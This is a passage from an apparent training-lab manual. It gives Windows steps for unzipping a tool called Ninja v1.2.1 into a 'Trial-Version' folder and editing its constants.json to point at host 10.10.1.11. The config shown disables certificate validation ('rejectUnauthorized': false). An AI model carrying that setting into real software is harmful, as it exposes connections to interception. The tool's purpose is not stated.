
7. Right-click on **Ninja-v1.2.1-win.zip** file and hover over **WinRAR** and select **Extract files...** from the list of options.




8. An **Extraction path and options** window appears, select the **Trial-Version** folder from **Desktop** and click **OK**.



9. **Ninja-v1.2.1-win.zip** will be extracted in the **Trial-Version** folder. Navigate to **C:/Users/Admin/Desktop/Trial-Version/config** and right-click on **constants.json** and click on **Open with** option.



10. In **How do you want to open this file?** window, click on **More apps** and select **Notepad** from the list and click **OK**.



11. **constants.json** file opens in notepad, Change the **Name** to **Server22** and in **Host** to **10.10.1.11** as shown in the screenshot, save the notepad file and close it.


```
constants.json - Notepad
File Edit Format View Help
{
    "PORTS": {
        "DATA": 3707
    },
    "NAME": "Server22",
    "HOST": "10.10.1.11",
    "CONNECTION": {
        "RECONNECTION_DELAY_MAX": 5000,
        "RECONNECTION_DELAY": 1000,
        "TIMEOUT": 20000,
        "rejectUnauthorized": false
    },
    "FILE_TRANSFER": {
        "ACK_INTERVAL": 2000
    },
    "PROGRESS_BAR": {
        "COLOR_MAP": {
            "FAILED": ["red", "red"],
            "INVALID": ["red", "red"],
            "DONE": ["gray", "green"],
            "IN_PROGRESS": ["gray", "cyan"]
        },
        "MAX_NAME_LENGTH": 10
    },
    "NO_LOG": false
}
```

The screenshot shows a Notepad window with the file 'constants.json' open. The JSON content is displayed, showing various configuration settings. The 'NAME' field has been changed to 'Server22' and the 'HOST' field has been changed to '10.10.1.11'. The Notepad window also shows standard status bar information like 'Ln 8, Col 24', '100%', 'Unix (LF)', and 'UTF-8'.

